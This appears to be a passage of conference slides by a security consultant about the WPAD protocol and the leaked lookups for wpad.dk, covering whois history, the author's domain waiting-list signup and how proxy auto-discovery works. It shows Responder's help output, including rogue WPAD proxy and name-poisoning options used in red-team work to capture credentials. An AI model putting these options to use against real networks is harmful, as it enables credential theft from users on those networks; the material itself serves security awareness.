



Tooms

01-08-2024 20:06:17





WHY ARE YOU STILL, USING MY SERVER FOR YOUR INTERNET ACCESS

Whols

Name: Thomas Bøjstrup Johansen

Alias: Tooms

Work: Forensics / Incident Response / Red team / Security Consultant

Certified: SANS GCFA, GCFE, GREM, GCIH, GBFA, GRID
and Microsoft MCP Windows XP and NT4 server



@ToomsDK

Once upon a time

Years ago, when doing Red team engagement at customers, I was of course using the tool Responder and using the WPAD option to get credentials from clients on the network.

```
kali@kali:~/usr/share/responder$ python Responder.py -h
```



NBT-NS, LLMNR & MDNS Responder 3.0.0.0

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

Usage: responder -I eth0 -w -r -f
or:
responder -I eth0 -wrf

Options:

--version	show program's version number and exit
-h, --help	show this help message and exit
-A, --analyze	Analyze mode. This option allows you to see NBT-NS, BROWSER, LLMNR requests without responding.
-I eth0, --interface=eth0	Network interface to use, you can use 'ALL' as a wildcard for all interfaces
-i 10.0.0.21, --ip=10.0.0.21	Local IP to use (only for OSX)
-e 10.0.0.22, --externalip=10.0.0.22	Poison all requests with another IP address than Responder's one.
-b, --basic	Return a Basic HTTP authentication. Default: NTLM
-r, --wredir	Enable answers for netbios wredir suffix queries. Answering to wredir will likely break stuff on the network. Default: False
-d, --NBTNSdomain	Enable answers for netbios domain suffix queries. Answering to domain suffixes will likely break stuff on the network. Default: False
-f, --fingerprint	This option allows you to fingerprint a host that issued an NBT-NS or LLMNR query.
-w, --wpad	Start the WPAD rogue proxy server. Default value is False
-u UPSTREAM_PROXY, --upstream-proxy=UPSTREAM_PROXY	Upstream HTTP proxy used by the rogue WPAD Proxy for outgoing requests (format: host:port)

Once upon a time

dns.qry.type == 1				
Time	Source	Destination	Protocol	Info
85.930661	192.168.133.101	192.168.133.2	DNS	Standard query 0x0fe5 A go.microsoft.com
85.983949	192.168.133.101	192.168.133.2	DNS	Standard query 0x1c41 A www.bing.com
86.031309	192.168.133.2	192.168.133.101	DNS	Standard query response 0x0fe5 A go.microsoft.com CNAME go.microsoft.com.edgekey.net CNAME e11290.dspg.akamaiedge.net
86.057562	192.168.133.2	192.168.133.101	DNS	Standard query response 0x1c41 A www.bing.com CNAME www-www.bing.com.trafficmanager.net CNAME www.bing.com.edgekey.net
116.351118	192.168.133.101	192.168.133.2	DNS	Standard query 0xd96b A teredo.ipv6.microsoft.com
116.459976	192.168.133.2	192.168.133.101	DNS	Standard query response 0xd96b No such name A teredo.ipv6.microsoft.com SOA ns1-04.azure-dns.com
116.507349	192.168.133.101	192.168.133.2	DNS	Standard query 0x0002 A wpad.company.dk
116.563244	192.168.133.2	192.168.133.101	DNS	Standard query response 0x0002 No such name A wpad.company.dk SOA ns1.simply.com
116.564618	192.168.133.101	192.168.133.2	DNS	Standard query 0x0004 A wpad.dk
116.641205	192.168.133.2	192.168.133.101	DNS	Standard query response 0x0004 A wpad.dk A 95.169.188.17

Client looking for company proxy, ask for wpad.company.dk



But why is it asking for wpad.dk



Who registered the domain wpad.dk or is it free ?

If not free, then what are they using it for ?



Source: OpenArt.AI

Whois Record on Jan 2, 2020

Domain: wpad.dk
DNS: wpad.dk
Registered: 2017-12-14
Expires: 2019-12-31
Delete date: 2020-01-14
Registration period: 1 year
VID: no
Dnssec: Unsigned delegation
Status: Deactivated

Registrant

Handle: ***N/A***
Name: Oliver [REDACTED]
Address: [REDACTED]
Postalcode: 70825
City: Korntal-Munchingen
Country: DE
Phone: +49 [REDACTED]

Source: Public Whois data



Source: Google maps

Whois Record on Jan 19, 2023

Domain: wpad.dk
DNS: wpad.dk
Registered: 2020-01-20
Expires: 2023-01-31
Registrar: Marcaria.com LLC
Registration period: 1 year
VID: no
DNSSEC: Unsigned delegation,
Status: Active

Registrant

Handle: ****N/A****
Name: Pavel [REDACTED]
Address: [REDACTED]
Postalcode: 6382304
City: Tel-Aviv
Country: IL
Phone: [REDACTED]

Source: Public Whois data



Source: Google maps

Google Maps, can not find the address in Tel-Aviv.

You are now number 1 in the queue

February 2020

Signed up on the
waiting list for wpad.dk

Only small yearly fee.

https://punktum.dk/en/articles/how-waiting-list-works

.dk Self-service About us For registrars DIFO Danish →

[.dk domains](#) [Security](#) [Guidelines and complaints](#) [Customer service](#) [Search domain](#)

Home > For registrars > Our solutions > How waiting list works

Copy URL Print page

How waiting list works


Domain names offered from a waiting list must be registered through a registrar.

What do you as a registrar have to do to register a domain name offered from a waiting list?


- The domain name is applied for as a new creation either through EPP or the registrar portal.
- When registering the domain name, either the authorization code provided to the registrant from the waiting list must be used, or the domain name must be created on the user ID with which the registrant is registered on the waiting list.
- Please note that if the domain name is to be registered as registrar managed or created on a different user ID than the waiting list user ID, the authorization code must always be used.

How it works

You know how the Internet work, But lets quickly look how Web browser and proxy server works.



How it works



Config proxy server

wikipedia.org/wiki/Web_Proxy_Auto-Discovery_Protocol

 Search Wikipedia

Search

Web Proxy Auto-Discovery Protocol

Article [Talk](#)

From Wikipedia, the free encyclopedia

The **Web Proxy Auto-Discovery (WPAD) Protocol** is a method used by clients to locate the URL of proxy auto-configuration files. The protocol uses two discovery methods. Once detection and download of the configuration file is complete, it can be executed to configure the client's proxy settings for the specified URL.

History [\[edit \]](#)

The WPAD protocol only outlines the mechanism for discovering the location of this file, but the most commonly deployed configuration file format is the [proxy auto-config](#) format originally designed by [Netscape](#) in 1996 for [Netscape Navigator 2.0](#).^[1] The WPAD protocol was drafted by a consortium of companies including [Inktomi Corporation](#), [Microsoft Corporation](#), [RealNetworks, Inc.](#), and [Sun Microsystems, Inc.](#) (now [Oracle Corp.](#)). WPAD is documented in an INTERNET-DRAFT which expired in December 1999.^[2] However, WPAD is still supported by all major browsers.^{[3][4]} WPAD was first included with [Internet Explorer 5.0](#).



How WPAD works.

In order for all browsers in an organization to be supplied the same proxy policy, without configuring each browser manually, both the below technologies are required:

- [Proxy auto-config](#) (PAC) standard: create and publish one central proxy configuration file. Details are discussed in a separate article.
- [Web Proxy Auto-Discovery Protocol](#) (WPAD) standard: ensure that an organization's browsers will find this file without manual configuration. This is the topic of this article.

The WPAD standard defines two alternative methods the system administrator can use to publish the location of the proxy configuration file, using the [Dynamic Host Configuration Protocol](#) (DHCP) or the [Domain Name System](#) (DNS):

Before fetching its first page, a [web browser](#) implementing this method sends a DHCPINFORM query to the local DHCP server, and uses the URL from the WPAD option in the server's reply. If the DHCP server does not provide the desired information, [DNS](#) is used. If, for example, the network name of the user's computer is *pc.department.branch.example.com*, the browser will try the following URLs in turn until it finds a proxy configuration file within the domain of the client:

- <http://wpad.department.branch.example.com/wpad.dat>
- <http://wpad.branch.example.com/wpad.dat>
- <http://wpad.example.com/wpad.dat>
- <http://wpad.com/wpad.dat> (in incorrect implementations, see note in Security below)

(Note: These are examples and are not "live" URLs due to them employing the reserved domain name of "[example.com](#)".)


Additionally on Windows if the DNS query is unsuccessful then [Link-Local Multicast Name Resolution](#) (LLMNR) and/or [NetBIOS](#) will be used.^{[5][6]}



If DNS fail, the client broadcast the question on the local network via LLMNR and NetBIOS

How WPAD works

1. Need IP for wpad.a.company.com →
- ← 2. Sorry, can not resolve
3. Need IP for wpad.company.com →
- ← 4. IP is 1.2.3.4




DNS server



Client

Client.a.company.com


5. Hey 1.2.3.4, I need http://wpad.company.com/wpad.dat →
